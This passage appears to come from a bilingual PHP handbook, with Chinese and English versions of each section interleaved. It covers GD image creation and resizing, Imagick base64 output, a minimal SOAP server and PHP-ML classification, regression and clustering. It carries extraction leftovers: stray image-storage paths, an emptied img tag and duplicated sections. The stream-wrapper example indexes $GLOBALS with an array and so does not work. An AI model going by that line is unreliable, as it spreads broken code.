- `imagecreatefrompng`
- `imagecreatefromjpeg`

```
<?php
```

```
class GlobalStream{
    private $var;

    public function stream_open(string $path){
        $this->var =& $GLOBALS[parse_url($path)]["host"];
        return true;
    }

    public function stream_write(string $data){
        $this->var .= $data;
        return strlen($data);
    }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

In this example, the `GlobalStream` class writes any input into the reference variable (i.e. indirectly write to the global variable of the given name). The global variable can later be retrieved directly.

There are some special things to note:

- A fully implemented stream wrapper class should look like `this`, but according to tests with the `__call` magic method, only `stream_open`, `stream_write` and `stream_close` are called from internal functions.
- No flags are required in the `fopen` call, but you should at least pass an empty string. This is because the `fopen` function expects such parameter, and even if you don't use it in your `stream_open` implementation, a dummy one is still required.
- According to tests, `stream_write` is called multiple times. Remember to use `.=` (concatenation assignment), not `=` (direct variable assignment).

Example usage

In the `` HTML tag, an image can be directly provided rather than using an external link:

```
echo '';
```

Section 74.2: Creating an image

To create a blank image, use the `imagecreatetruecolor` function:

```
$img = imagecreatetruecolor($width, $height);
```

`$img` is now a resource variable for an image resource with `$widthx$height` pixels. Note that width counts from left to right, and height counts from top to bottom.

Image resources can also be created from `image creation functions`, such as:

- `imagecreatefrompng`
- `imagecreatefromjpeg`

- 其他imagecreatefrom*函数。

当没有更多引用时，图像资源可以被释放。然而，为了立即释放内存（如果你正在处理许多大图像，这可能很重要），在图像不再使用时调用imagedestroy()可能是一个好习惯。

```
imagedestroy($image);
```

转换图像

通过图像转换创建的图像在输出之前不会修改图像。因此，图像转换器可以简单到只有三行代码：

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

第74.3节：图像裁剪与调整大小

如果你有一张图片，想要创建一张具有新尺寸的新图片，可以使用imagecopyresampled函数：

首先创建一张具有所需尺寸的新image：

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

并将原始图片存储到变量中。为此，你可以使用以下createimagefrom*函数之一，其中 * 代表：

- jpeg
- gif
- png
- string

例如：

```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

现在，通过imagecopyresampled将原始图像（src_img）的全部或部分复制到新图像（dst_img）中：

```
imagecopyresampled($dst_img, $src_img,
    $dst_x, $dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

要设置src_*和dst_*的尺寸，请使用下面的图像：

- other imagecreatefrom* functions.

Image resources may be freed later when there are no more references to them. However, to free the memory immediately (this may be important if you are processing many large images), using [imagedestroy\(\)](#) on an image when it is no longer used might be a good practice.

```
imagedestroy($image);
```

Converting an image

Images created by image conversion does not modify the image until you output it. Therefore, an image converter can be as simple as three lines of code:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

Section 74.3: Image Cropping and Resizing

If you have an image and want to create a new image, with new dimensions, you can use [imagecopyresampled](#) function:

first create a new image with desired dimensions:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

and store the original image into a variable. To do so, you may use one of the createimagefrom* functions where * stands for:

- jpeg
- gif
- png
- string





For example:

```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Now, copy all (or part of) original image (src_img) into the new image (dst_img) by [imagecopyresampled](#):

```
imagecopyresampled($dst_img, $src_img,
    $dst_x, $dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

To set src_* and dst_* dimensions, use the below image:



现在，如果你想将源（初始）图像的全部内容复制到目标区域的全部（无裁剪）：

```
$src_x = $src_y = $dst_x = $dst_y = 0;  
$dst_width = $width; // 新图像的宽度  
$dst_height = $height; // 新图像的高度  
$src_width = imagesx($src_img); // 初始图像的宽度  
$src_height = imagesy($src_img); // 初始图像的高度
```

Now, if you want to copy entire of source (initial) image, into entire of destination area (no cropping):

```
$src_x = $src_y = $dst_x = $dst_y = 0;  
$dst_width = $width; // width of new image  
$dst_height = $height; //height of new image  
$src_width = imagesx($src_img); //width of initial image  
$src_height = imagesy($src_img); //height of initial image
```

第75章：Imagick

第75.1节：第一步

安装

在基于Debian的系统上使用apt

```
sudo apt-get install php5-imagick
```

在OSX/macOS上使用Homebrew

```
brew install imagemagick
```

要查看使用brew方法安装的依赖项，请访问brewformulas.org/Imagemagick。

使用二进制发行版

请参阅[imagemagick网站上的说明](#)。

用法

```
<?php  
  
$imagen = new Imagick('imagen.jpg');  
$imagen->thumbnailImage(100, 0);  
//如果参数中设置为0，则保持宽高比  
  
echo $imagen;  
  
?>
```

第75.2节：将图像转换为base64字符串

这个示例演示了如何将图像转换为Base64字符串（即可以直接用于img标签的src属性中的字符串）。该示例特别使用了Imagick库（也有其他可用的库，如GD）。

```
<?php  
/**  
 * 这会加载文件image.jpg以进行操作。  
 * 文件名路径是相对于包含此代码的.php文件的，因此  
 * 在此示例中，image.jpg应与我们的脚本位于同一目录。  
 */  
$img = new Imagick('image.jpg');  
  
/**  
 * 这会将图像调整为给定的宽度和高度。  
 * 如果您想更改图像的分辨率，而不是大小，  
 * 那么$img->resampleImage(320, 240)将是正确的函数。  
 *  
 * 注意，对于第二个参数，您可以设置为0以保持  
 * 原始图像的宽高比。  
 */  
$img->resizeImage(320, 240);  
  
/**
```

Chapter 75: Imagick

Section 75.1: First Steps

Installation

Using apt on Debian based systems

```
sudo apt-get install php5-imagick
```

Using Homebrew on OSX/macOS

```
brew install imagemagick
```

To see the dependencies installed using the brew method, visit brewformulas.org/Imagemagick.

Using binary releases

Instructions on [imagemagick website](#).

Usage

```
<?php  
  
$imagen = new Imagick('imagen.jpg');  
$imagen->thumbnailImage(100, 0);  
//if you put 0 in the parameter aspect ratio is maintained  
  
echo $imagen;  
  
?>
```

Section 75.2: Convert Image into base64 String

This example is how to turn an image into a Base64 string (i.e. a string you can use directly in a src attribute of an img tag). This example specifically uses the [Imagick](#) library (there are others available, such as [GD](#) as well).

```
<?php  
/**  
 * This loads in the file, image.jpg for manipulation.  
 * The filename path is relative to the .php file containing this code, so  
 * in this example, image.jpg should live in the same directory as our script.  
 */  
$img = new Imagick('image.jpg');  
  
/**  
 * This resizes the image, to the given size in the form of width, height.  
 * If you want to change the resolution of the image, rather than the size  
 * then $img->resampleImage(320, 240) would be the right function to use.  
 *  
 * Note that for the second parameter, you can set it to 0 to maintain the  
 * aspect ratio of the original image.  
 */  
$img->resizeImage(320, 240);  
  
/**
```

```

* 这将返回图像的未编码字符串表示
*/
$imgBuff = $img->getImageblob();

/**
* 这会清除我们 $img 对象中的 image.jpg 资源并销毁该对象。 * 从而释放为图像处理分配的系
统资源。
*/
$img->clear();

/**
* 这会创建之前未编码字符串的 base64 编码版本。
* 然后将其作为图像输出到页面。
*
* 注意，在 src 属性中，image/jpeg 部分可能会根据你使用的图像类型（如 png、jpg 等）而变
化。
*/
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='data:image/jpeg;base64,$img' />";

```

```

* This returns the unencoded string representation of the image
*/
$imgBuff = $img->getImageblob();

/**
* This clears the image.jpg resource from our $img object and destroys the
* object. Thus, freeing the system resources allocated for doing our image
* manipulation.
*/
$img->clear();

/**
* This creates the base64 encoded version of our unencoded string from
* earlier. It is then output as an image to the page.
*
* Note, that in the src attribute, the image/jpeg part may change based on
* the image type you're using (i.e. png, jpg etc).
*/
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='data:image/jpeg;base64,$img' />";

```

第76章：SOAP 服务器

第76.1节：基础 SOAP 服务器

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Chapter 76: SOAP Server

Section 76.1: Basic SOAP Server

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

第77章：机器学习

第77.1节：使用PHP-ML进行分类

机器学习中的分类是识别新观测值属于哪个类别集合的问题。

分类属于监督式机器学习的范畴。

任何实现分类的算法都称为分类器

PHP-ML支持的分类器有

- SVC (支持向量分类)
- k-近邻算法
- 朴素贝叶斯

所有分类器的train和predict方法都是相同的。唯一的区别在于所使用的底层算法。

SVC (支持向量分类)

在开始预测新的观测值之前，我们需要训练分类器。请参考以下代码

```
// 导入库
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// 用于训练分类器的数据
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]]; // 训练样本
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// 初始化分类器
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// 训练分类器
$classifier->train($samples, $labels);
```

代码非常简单明了。上面使用的\$cost是衡量我们希望避免错误分类每个训练样本的程度。对于较小的\$cost值，可能会出现被错误分类的样本。默认值设置为1.0现在我们已经训练好了分类器，可以开始进行一些实际的预测。考虑以下用于预测的代码

```
$classifier->predict([3, 2]); // 返回 'b'
$classifier->predict([[3, 2], [1, 5]]); // 返回 ['b', 'a']
```

上述情况下的分类器可以接受未分类的样本并预测它们的标签。predict方法既可以接受单个样本，也可以接受样本数组。

k近邻算法

该算法的分类器接受两个参数，可以这样初始化

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

Chapter 77: Machine learning

Section 77.1: Classification using PHP-ML

Classification in Machine Learning is the problem that identifies to which set of categories does a new observation belong. Classification falls under the category of Supervised Machine Learning.

Any algorithm that implements classification is known as **classifier**

The classifiers supported in PHP-ML are

- SVC (Support Vector Classification)
- k-Nearest Neighbors
- Naive Bayes

The train and predict method are same for all classifiers. The only difference would be in the underlying algorithm used.

SVC (Support Vector Classification)

Before we can start with predicting a new observation, we need to train our classifier. Consider the following code

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]]; // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

The code is pretty straight forward. \$cost used above is a measure of how much we want to avoid misclassifying each training example. For a smaller value of \$cost you might get misclassified examples. By default it is set to 1.0

Now that we have the classifier trained we can start making some actual predictions. Consider the following codes that we have for predictions

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

The classifier in the case above can take unclassified samples and predicts there labels. predict method can take a single sample as well as an array of samples.

k-Nearest Neighbors

The classifier for this algorithm takes in two parameters and can be initialized like

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

\$neighbor_num是knn算法中要扫描的最近邻居数量，而第二个参数是距离度量，第一种情况下默认是Euclidean。关于Minkowski的更多内容可以在这里找到。

下面是一个如何使用该分类器的简短示例

```
// 训练数据
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// 初始化分类器
$classifier = new KNearestNeighbors();
// 训练分类器
$classifier->train($samples, $labels);

// 进行预测
$classifier->predict([3, 2]); // 返回 'b'
$classifier->predict([[3, 2], [1, 5]]); // 返回 ['b', 'a']
```

朴素贝叶斯分类器

朴素贝叶斯分类器基于贝叶斯定理，构造函数中不需要任何参数。

下面的代码演示了一个简单的预测实现

```
// 训练数据
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// 初始化分类器
$classifier = new NaiveBayes();
// 训练分类器
$classifier->train($samples, $labels);

// 进行预测
$classifier->predict([3, 1, 1]); // 返回 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]]); // 返回 ['a', 'b']
```

实际案例

到目前为止，我们在所有案例中只使用了整数数组，但现实生活中情况并非如此。因此，让我尝试描述一个如何使用分类器的实际情况。

假设你有一个应用程序，用于存储自然界中花朵的特征。为了简化，我们可以考虑花瓣的颜色和长度。所以这两个特征将用于训练我们的数据。颜色是较简单的特征，你可以为每种颜色分配一个整数值；对于长度，你可以设定一个范围，比如 (0 mm, 10 mm) = 1, (10 mm, 20 mm) = 2。用初始数据训练你的分类器。现在，你的一个用户需要识别他后院中生长的花的种类。他所做的是选择花的颜色并添加花瓣的长度。你的分类器运行后可以检测出花的类型。

("上例中的标签")

第77.2节：回归

在使用 PHP-ML 进行分类时，我们为新观测分配了标签。回归几乎相同，区别在于输出值不是类别标签，而是连续值。它被广泛用于预测和预报。PHP-ML 支持以下回归算法

\$neighbor_num is the number of nearest neighbours to scan in [knn](#) algorithm while the second parameter is distance metric which by default in first case would be Euclidean. More on Minkowski can be found [here](#).

Following is a short example on how to use this classifier

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayes Classifier

NaiveBayes Classifier is based on Bayes' theorem and does not need any parameters in constructor.

The following code demonstrates a simple prediction implementation

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]]); // return ['a', 'b']
```

Practical case

Till now we only used arrays of integer in all our case but that is not the case in real life. Therefore let me try to describe a practical situation on how to use classifiers.

Suppose you have an application that stores characteristics of flowers in nature. For the sake of simplicity we can consider the color and length of petals. So there two characteristics would be used to train our data. color is the simpler one where you can assign an int value to each of them and for length, you can have a range like (0 mm, 10 mm)=1 , (10 mm, 20 mm)=2. With the initial data train your classifier. Now one of your user needs identify the kind of flower that grows in his backyard. What he does is select the color of the flower and adds the length of the petals. You classifier running can detect the type of flower ("Labels in example above")

Section 77.2: Regression

In classification using PHP-ML we assigned labels to new observation. Regression is almost the same with difference being that the output value is not a class label but a continuous value. It is widely used for predictions and forecasting. PHP-ML supports the following regression algorithms

- 支持向量回归
- 最小二乘线性回归

回归具有与分类相同的 train 和 predict 方法。

支持向量回归

这是支持向量机 (SVM) 的回归版本。第一步与分类相同，是训练我们的模型。

```
// 导入库
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// 训练数据
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// 初始化回归引擎
$regression = new SVR(Kernel::LINEAR);
// 训练回归引擎
$regression->train($samples, $targets);
```

在回归中，\$targets 不是类别标签，这与分类不同。这是两者的一个区别点。用数据训练模型后，我们可以开始实际预测

```
$regression->predict([64]) // 返回 4.03
```

注意预测结果返回了一个超出目标范围的值。

最小二乘线性回归

该算法使用最小二乘法来近似求解。以下演示了一个简单的训练和预测代码

```
// 训练数据
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// 初始化回归引擎
$regression = new LeastSquares();
// 训练引擎
$regression->train($samples, $targets);
// 使用训练好的引擎进行预测
$regression->predict([64]); // 返回 4.06
```

PHP-ML 还提供了多元线性回归的选项。以下是一个示例代码

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001], [65940,
2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998], [15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // 返回 4094.82
```

- Support Vector Regression
- LeastSquares Linear Regression

Regression has the same train and predict methods as used in classification.

Support Vector Regression

This is the regression version for SVM(Support Vector Machine).The first step like in classification is to train our model.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

In regression \$targets are not class labels as opposed to classification. This is one of the differentiating factor for the two. After training our model with the data we can start with the actual predictions

```
$regression->predict([64]) // return 4.03
```

Note that the predictions return a value outside the target.

LeastSquares Linear Regression

This algorithm uses least squares method to approximate solution. The following demonstrates a simple code of training and predicting

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML also provides with the option of Multiple Linear Regression. A sample code for the same can be as follows

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001], [65940,
2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998], [15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

多元线性回归在多个因素或特征共同决定结果时特别有用。

实际案例

现在让我们来看一个回归在现实生活中的应用。

假设你运营一个非常受欢迎的网站，但流量不断变化。你需要一个解决方案，能够预测在任何给定时间点需要部署的服务器数量。假设你的托管服务提供商为你提供了一个API来启动服务器，每台服务器启动需要15分钟。基于以往的流量数据和回归分析，你可以预测在任何时间点访问你应用的流量。利用这些信息，你可以在流量激增前15分钟启动服务器，从而防止你的应用下线。

第77.3节：聚类

聚类是将相似的对象分组在一起。它被广泛应用于模式识别。聚类属于无监督机器学习，因此不需要训练。PHP-ML 支持以下聚类算法

- k均值
- 密度聚类 (dbscan)

k均值

k均值将数据分成 n 个方差相等的组。这意味着我们需要传入一个数字 n ，表示我们解决方案中需要的聚类数量。以下代码将帮助更清楚地理解

```
// 我们的数据集
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// 使用参数 `n` 初始化聚类
$kmmeans = new KMeans(3);
$kmmeans->cluster($samples); // 返回 [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1, 1]]]
```

请注意，输出包含3个数组，因为这是KMeans构造函数中 n 的值。构造函数中还可以有一个可选的第二个参数，即初始化方法。例如，考虑

```
$kmmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

INIT_RANDOM 在尝试确定簇时会放置一个完全随机的质心。但为了避免质心距离数据过远，它被限制在数据的空间边界内。

默认构造函数的初始化方法是kmeans++，它以智能的方式选择质心以加快过程。

DBSCAN

与KMeans不同，DBSCAN是一种基于密度的聚类算法，这意味着我们不会传入 n 来确定结果中想要的簇数。另一方面，这需要两个参数才能工作

1. \$minSamples : 簇中应存在的最小对象数

Multiple Linear Regression is particularly useful when multiple factors or traits identify the outcome.

Practical case

Now let us take an application of regression in real life scenario.

